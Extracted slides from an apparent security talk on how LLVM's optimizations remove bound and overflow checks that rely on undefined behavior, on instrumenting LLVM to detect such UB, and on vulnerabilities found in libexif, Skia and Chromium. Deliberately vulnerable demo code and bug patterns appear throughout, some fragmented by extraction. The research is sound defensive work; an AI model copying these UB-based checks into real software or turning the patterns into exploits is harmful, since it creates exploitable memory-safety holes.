

Finding Bugs Compiler Knows but Doesn't Tell You: Dissecting Undefined Behavior Optimizations in LLVM

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```
class A {
public:
    void read(int x) {
        int *addr = internalRead(x);
        printf("0x%x\n", *addr);
    }
private:
    int* internalRead(int x) {
        if (x < 0 || x >= 100){ return nullptr;}
        return array+x;
    }
    int flag = 0xdeadbeef;
    int array[100] = {0};
};
void main() {
    A a; a.read(-1);
}
```

Nullptr dereference is "expected" if bound check fails

Array Bound Check

```
xxx@ubuntu:~$ clang++ demo.cpp -o demo
```

```
xxx@ubuntu:~$ ./demo
```

```
Segmentation fault (core dumped) → expected
```


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```

```
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```


```
0xdeadbeef → What???
```

- **Undefined Behavior in LLVM**
- Undefined Behavior Detections
- Detection Result Case Study
- From Undefined Behavior to RCE
- Conclusions

- Undefined Behavior(UB):
 - behavior upon use of a nonportable or erroneous program construct or of erroneous data
 - International Standard imposes no requirements
- C/C++ have lots of UB
 - C17 standard has 211 undefined behaviors
 - More new UBs will be added to the standard



- LLVM is a compiler infrastructure
 - LLVM provide high-quality libraries on code optimizations, analysis, code generator, profiling and debugging...
 - LLVM native compiler “clang” builds large number of software



- LLVM also has UB
 - “True” UB:
 - serious errors: divided by zero, illegal memory access
 - “Undef”:
 - come from uninitialized value
 - “Poison”:
 - support speculative executions.
 - converted into “True” UB when reaching a side-effecting instruction



- What happens when LLVM meet undefined behavior
 - program works as expected
 - fail to compile
 - unpredictable or nonsensical result
 - memory corruption

- Security threat of UB:
 - Direct memory corruptions:
 - UB such as array index out-of-bound error lead to memory corruptions
 - Program semantics may be changed unexpectedly
 - Sanity check may be removed if it contains UB code
- We need to find ways to detect undefined behavior



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- Existing detection method of Undefined Behavior:
 - Dynamic Analysis: UBSAN, ASAN, MSAN, TSAN
 - Static Analysis: Clang Static Analyzer, Coverity, Frame-C/TIS Analyzer

- **Dynamic Analysis:**
 - Undefined Behavior Sanitizer(UBSAN): Shift errors, signed integer overflow
 - Address Sanitizer(ASAN): Memory safety errors
 - Memory Sanitizer(MSAN): Use of uninitialized variable
 - Thread Sanitizer(TSAN): Data races, deadlocks
 - **They all need test cases to trigger bugs**

- Static Analysis:
 - Enable existing compiler warnings: -Werror
 - Static analysis tools: Clang Static Analyzer, Coverity ...
 - Only detect a fraction of UB
 - Don't make the best use of compilers' analysis on programs

Any simple but effective ways to detect UB?

```
class A {
public:
    void read(int x) {
        int *addr = internalRead(x);
        printf("0x%x\n", *addr);
    }
private:
    int* internalRead(int x) {
        if (x < 0 || x >= 100){ return nullptr;}
        return array+x;
    }
    int flag = 0xdeadbeef;
    int array[100] = {0};
};
int main() {
    A a; a.read(-1); return 1;
}
```

```
xxx@ubuntu:~$ clang++ demo.cpp -O3 -o demo
xxx@ubuntu:~$ ./demo
0xdeadbeef
```

No bound check branch in function "main"

```
0000000000400580 <main>:
400580: 50                push   %rax
400581: bf 24 06 40 00    mov    $0x400624,%edi
400586: be ef be ad de    mov    $0xdeadbeef,%esi
40058b: 31 c0             xor    %eax,%eax
40058d: e8 de fe ff ff    callq 400470
<printf@plt>
400592: b8 01 00 00 00    mov    $0x1,%eax
400597: 59                pop    %rcx
400598: c3                retq
```

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        printf("0x%x\n", *addr);
    }
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        if (x < 0 || x >= 100){
            return nullptr;}
        return array+x;
    }
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}
```

```
xxx@ubuntu:~$ clang++ demo.cpp -O3 -o demo -mllvm -print-after-all
```

function "Read" at early stage of compilation:

```
void @_ZN1A4readEi(%class.A* %0, i32 %1) {
    %3 = call i32* @_ZN1A12internalReadEi(%class.A* %0, i32 %1)
    %4 = load i32, i32* %3, align 4, !tbaa !7
    %5 = call i32 (i8*, ...) @printf(i8* getelementptr inbounds
        ([6 x i8], [6 x i8]* @.str, i64 0, i64 0), i32 %4)
    ret void
}
```

Bound check is missing in function "read"

function "Read" before Inlined to function "main":

```
void @_ZN1A4readEi(%class.A* %0, i32 %1) {
    %3 = sext i32 %1 to i64
    %4 = getelementptr inbounds %class.A, %class.A* %0, i64
        0, i32 1, i64 %3
    %5 = load i32, i32* %4, align 4, !tbaa !7
    %6 = tail call i32 (i8*, ...) @printf(i8* nonnull
        dereferenceable(1) getelementptr inbounds ([6 x i8],
        [6 x i8]* @.str, i64 0, i64 0), i32 %5)
    ret void
}
```

```
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public:
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        int *addr = internalRead(x);
        printf("0x%x\n", *addr);
    }
private:
    int* internalRead(int x) {
        if (x < 0 || x >= 100){
            return nullptr;}
        return array+x;
    }
    int flag = 0xdeadbeef;
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```

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```

```
*** IR Dump Before Combine redundant instructions ***
```

```
void @_ZN1A4readEi(%class.A* %0, i32 %1) {
%3 = icmp ugt i32 %1, 99
    %4 = sext i32 %1 to i64
    %5 = getelementptr inbounds %class.A, %class.A* %0, i64 0,
i32 1, i64 %4
%6 = select i1 %3, i32* null, i32* %5
    %7 = load i32, i32* %6, align 4, !tbaa !7
    %8 = call i32 @printf(i8* nonnull
dereferenceable(1) getelementptr inbounds ([6 x i8], [6 x
i8]* @.str, i64 0, i64 0), i32 %7)
}
```

```
*** IR Dump After Combine redundant instructions ***
```

```
void @_ZN1A4readEi(%class.A* %0, i32 %1) {
    %3 = sext i32 %1 to i64
    %4 = getelementptr inbounds %class.A, %class.A* %0, i64
0, i32 1, i64 %3
    %5 = load i32, i32* %4, align 4, !tbaa !7
    %6 = call i32 @printf(i8* nonnull
dereferenceable(1) getelementptr inbounds ([6 x i8], [6 x
i8]* @.str, i64 0, i64 0), i32 %5)
}
```


- LLVM can find undefined behavior when compiling programs:
 - LLVM won't tell programmers they found UB bug
 - LLVM tends to optimize UB code and sometimes even creates security vulnerabilities programmers don't know
- **Why not just use LLVM's findings to detect undefined behavior?**

```

//file:llvm/lib/Transforms/InstCombine/InstCombineLoadSto
reAlloca.cpp
Instruction *InstCombiner::visitLoadInst(
LoadInst &LI) {
...
// load (select (Cond, &V1, &V2)) -->
select (Cond, load &V1, load &V2).
if (SelectInst *SI = dyn_cast<SelectInst>(Op)) {
...
// load (select (cond, null, P)) => load P
if (isa<ConstantPointerNull>(SI->getOperand(1))
&& !NullPointerIsDefined(SI->getFunction(),
LI.getPointerAddressSpace()))
// add hooks
return replaceOperand(LI, 0, SI->getOperand(2));
}
outs() << "load (select (cond, null, P)) -> load
P\n";
outs() << " Inst: " << *LI << "\n";
DebugLoc dl = LI->getDebugLoc();
if (dl){
dl.print(outs());
}
outs() << "\n";
}

```

- Add hooks to track where “Nullptr Load” UB happens
- Limited, only “Nullptr Load” in “select” instruction can be found

- Add more hooks to find UB from LLVM's program analysis:
 - Challenges of locating where to instrument:
 - LLVM has a large code base of over 6 million lines
 - "True" UB, "Undef" and "Poison" are mixed up together
 - We prefer UB bugs that has security impact

- Add more hooks to find UB from LLVM's program analysis:
 - Combine source review with manual experiments:
 - Look for UB that has security threat:
 - Focus on "UB" optimizations that may change program semantics
 - Focus on "UB" bugs that are security vulnerabilities themselves

- Folding UB in “Select” instruction may change program semantics

```
//file:llvm/lib/Transforms/InstCombine/InstCombineLoadStoreAlloca.cpp
Instruction *InstCombiner::visitLoadInst(
LoadInst &LI) {
if (SelectInst *SI = dyn_cast<SelectInst>(Op)){
    ...
    // load (select (cond, null, P)) -> load P
    if (isa<ConstantPointerNull>(SI->getOperand(1))
        && !NullPointerIsDefined(SI->getFunction(),
            LI.getPointerAddressSpace()))
```

```
// file: llvm/lib/Transforms/Scalar/SCCP.cpp
void SCCPSolver::visitSelectInst(SelectInst &I) {
    ...
    if (TVal.isUnknown()) // select ?, undef, X -> X.
        return (void)mergeInValue(&I, FVal);
    if (FVal.isUnknown()) // select ?, X, undef -> X.
        return (void)mergeInValue(&I, TVal);
```

```
// file: llvm/lib/IR/ConstantFold.cpp
Constant
*llvm::ConstantFoldSelectInstruction(Constant
*Cond, Constant *V1, Constant *V2) {
    ...
    if (isa<UndefValue>(Cond)) {
        if (isa<UndefValue>(V1)) return V1;
        return V2;
    }
    if (isa<UndefValue>(V1)) return V2;
    if (isa<UndefValue>(V2)) return V1;
```

```
// file: llvm/lib/Analysis/InstructionSimplify.cpp
static Value *SimplifySelectInst(Value *Cond, Value
*TrueVal, Value *FalseVal,
const SimplifyQuery &Q, unsigned MaxRecurse) {
    ...
    if (isa<UndefValue>(TrueVal))
        return FalseVal; // select ?, undef, X -> X
    if (isa<UndefValue>(FalseVal))
        return TrueVal; // select ?, X, undef -> X
```

- “Branch” instruction containing UB will be removed

```
//file: llvm/lib/Transforms/Utils/SimplifyCFG.cpp
static bool removeUndefIntroducingPredecessor(BasicBlock *BB) {
    for (PHINode &PHI : BB->phis())
        for (unsigned i = 0, e = PHI.getNumIncomingValues(); i != e; ++i)
            if (passingValueIsAlwaysUndefined(PHI.getIncomingValue(i), &PHI)) {
                Instruction *T = PHI.getIncomingBlock(i)->getTerminator();
                IRBuilder<> Builder(T);
                if (BranchInst *BI = dyn_cast<BranchInst>(T)) {
                    BB->removePredecessor(PHI.getIncomingBlock(i));
                }
            }
}
```

- Find “UB” bugs that are security vulnerabilities themselves:
- Select appropriate type of UB:
 - Array index OOB bug is attractive but hard to model
 - Integer Overflow/Uninitialized Usage are great candidates
- Vulnerable test cases help us navigate to LLVM’s UB handling code

```
void test(int size) {  
    // Detect integer overflow UB  
if (size > size+1){  
    printf("Size Overflow!\n");  
    return;  
}  
int a = size + 1;  
printf("Size: %d\n", a);  
}  
int main(int argc, char** argv){  
    test(INT32_MAX);  
    return 0;  
}
```

Integer overflow sanity
checks will be removed

```
xxx@ubuntu:~$ clang++ demo.cpp -o demo  
xxx@ubuntu:~$ ./demo  
Size Overflow!  
xxx@ubuntu:~$ clang++ demo.cpp -O3 -o demo  
xxx@ubuntu:~$ ./demo  
Size: -2147483648
```

```
// file: llvm/lib/Analysis/InstructionSimplify.cpp
static Value *simplifyICmpWithBinOp(CmpInst::Predicate Pred, Value *LHS,
                                     Value *RHS, const SimplifyQuery &Q,
                                     unsigned MaxRecurse) {
    Type *ITy = GetCompareTy(LHS); // The return type.
    BinaryOperator *LBO = dyn_cast<BinaryOperator>(LHS);
    BinaryOperator *RBO = dyn_cast<BinaryOperator>(RHS);
    if (MaxRecurse && (LBO || RBO)) {
        ...
        // Analyze the case when either LHS or RHS is an add instruction.
        // LHS = A + B (or A and B are null); RHS = C + D (or C and D are null).
        // icmp (X+Y), X -> icmp Y, 0 for equalities or if there is no overflow.
        if ((A == RHS || B == RHS) && NoLHSWrapProblem)
            if (Value *V = SimplifyICmpInst(Pred, A == RHS ? B : A,
                                             Constant::getNullValue(RHS->getType()), Q, MaxRecurse - 1))
                return V;
    }
}
```

Instrumentation here will find potential integer overflow bugs



```
uint64_t test(uint16_t x, uint16_t y)
{
    size_t i = 15;
    uint64_t a = 0;
    a |= (((x) << (2*i)) | ((y) << (2*i + 2)));
    return a;
}
```

0 | Undef

1. Tracking undef binary operation helps finding potential overflow bugs
2. Constant folding undef sometimes returns an abnormal value

```
int main(int argc, char **argv)
{
    printf("test(0, 0) = %lu\n", test(0, 0));
    return 0;
}
```

```
xxx@ubuntu:~$ clang++ demo.cpp -o demo
xxx@ubuntu:~$ ./demo
test(0, 0) = 0x0
xxx@ubuntu:~$ clang++ demo.cpp -O3 -o demo
xxx@ubuntu:~$ ./demo
test(0, 0) = 0xffffffffffffffff
```

```
//file: llvm/lib/IR/ConstantFold.cpp
```

```
Constant *llvm::ConstantFoldBinaryInstruction(unsigned Opcode, Constant *C1, Constant *C2)  
{
```

```
...
```

```
bool HasScalarUndefOrScalableVectorUndef =  
    (!C1->getType()->isVectorTy() || IsScalableVector) &&  
    (isa<UndefValue>(C1) || isa<UndefValue>(C2));
```

```
if (HasScalarUndefOrScalableVectorUndef) {
```

```
...
```

```
case Instruction::Or: // X | undef -> -1  
    if (isa<UndefValue>(C1) && isa<UndefValue>(C2))  
        // undef | undef -> undef  
        return C1;  
    return Constant::getAllOnesValue(C1->getType());  
    // undef | X -> ~0
```

Instrumentation here
helps finding undef

Instrumentation here
helps finding tracking
abnormal constant
folding result


- Filter false positives:
 - distinguish false positives brought by “Poison” UB
 - abandon cases where we cannot control input to trigger UB side effect

- Summary: pick up UB found by LLVM
 - Dig into LLVM internals to figure out LLVM's UB handling code
 - Add instrumentations to log the UB info found by LLVM
 - Use hooked clang to compile programs to find UB bugs
 - Filter false positives and construct PoC to trigger bugs
- We scan chromium, android AOSP with our "UB" detection tools

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```
const char *
exif_entry_get_value(ExifEntry *e, char *val, unsigned int maxlen){
    ...
    case EXIF_TAG_XP_SUBJECT:
    {
        if (e->size+sizeof(unsigned short) < e->size) break;
        unsigned short *utf16 = exif_mem_alloc (e->priv->mem,
                                                e->size+sizeof(unsigned short));

        if (!utf16) break;
        memcpy(utf16, e->data, e->size);
        utf16[e->size/sizeof(unsigned short)] = 0;
        exif_convert_utf16_to_utf8(val, utf16, maxlen);
        exif_mem_free(e->priv->mem, utf16);
        break;
    }
}
```



```
if ((doff + s < doff) || (doff + s < s) ||  
(doff + s > size)) {  
    exif_log (data->priv->log,  
             EXIF_LOG_CODE_DEBUG, "ExifData",  
             "Tag data past end of buffer (%u > %u)",  
             doff+s, size);  
    return 0;  
}
```

CVE-2019-9278

```
if ((offset + 2 < offset) || (offset + 2 < 2) ||  
    (offset + 2 > ds)) {  
    exif_log (data->priv->log,  
             EXIF_LOG_CODE_CORRUPT_DATA, "ExifData",  
             "Tag data past end of buffer (%u > %u)",  
             offset+2, ds);  
    return;  
}
```

CVE-2020-0198

```
if ((o + s < o) || (o + s < s) || (o + s > ds) ||  
    (o > ds)) {  
    exif_log (data->priv->log,  
             EXIF_LOG_CODE_DEBUG, "ExifData",  
             "Bogus thumbnail offset(%u) or size(%u)",  
             o, s);  
    return;  
}
```

CVE-2020-0181

```
if ((datao + 2 < datao) || (datao + 2 < 2) ||  
    (datao + 2 > buf_size)) {  
    exif_log (ne->log,  
             EXIF_LOG_CODE_CORRUPT_DATA,  
             "ExifMnoteCanon", "Short MakerNote");  
    return;  
}
```

CVE-2020-13112

- Using undefined behavior to do sanity check is a popular programming paradigm and works well in old compilers
- But they lead to vulnerabilities in modern heavily optimized compilers like clang
- These old libs are still widely used (eg: libexif was first released in 2002, but is still integrated in Android media framework)

```
sk_sp<GrTextBlob> GrTextBlob::Make(...) {  
    ...  
    size_t vertexToSubRunPadding = alignof(SDFT3DVertex) - alignof(SubRun);  
    size_t arenaSize = sizeof(GrGlyph*) * glyphRunList.totalGlyphCount()  
        + quadSize * glyphRunList.totalGlyphCount()  
        + glyphRunList.runCount() Undef(sizeof(SubRun) + vertexToSubRunPadding);  
  
    size_t allocationSize = sizeof(GrTextBlob) + arenaSize;  
    void* allocation = ::operator new (allocationSize);  
    ...  
}
```



```
void set(int index) {  
    uint32_t mask = 1 << (index & 31);  
    uint32_t* chunk = this->internalGet(index);  
    SKASSERT(chunk);  
    *chunk |= mask;  
}
```




```
uint32_t* internalGet(int index) const {  
    size_t internalIndex = index / 32;  
    if (internalIndex >= fDwordCount) {  
        return nullptr;  
    }  
    return fBitData.get() + internalIndex;  
}
```




```
WebGLTimerQueryEXT::WebGLTimerQueryEXT(WebGLRenderingContextBase* ctx)
: WebGLContextObject(ctx),
...
task_runner_(
    ctx->canvas()
    ->GetDocument()
    .GetTaskRunner(TaskType::kInternalDefault)) {
Context()->ContextGL()->GenQueriesEXT(1, &query_id_);
}
```



UB



```
HTMLCanvasElement* canvas() const {
if (Host()->IsOffscreenCanvas())
return nullptr;
return static_cast<HTMLCanvasElement*>(Host())
}
```




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Confusion

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
```
HTMLCanvasElement* canvas() const {  
    if (Host()->IsOffscreenCanvas())  
        return nullptr;  
    return static_cast<HTMLCanvasElement*>(Host());  
}
```

```
mov rax,qword ptr [rbx+20h]; host()  
lea rcx,[rax-90h] ; static_cast
```

ASM Code of canvas()



HTMLCanvasElement

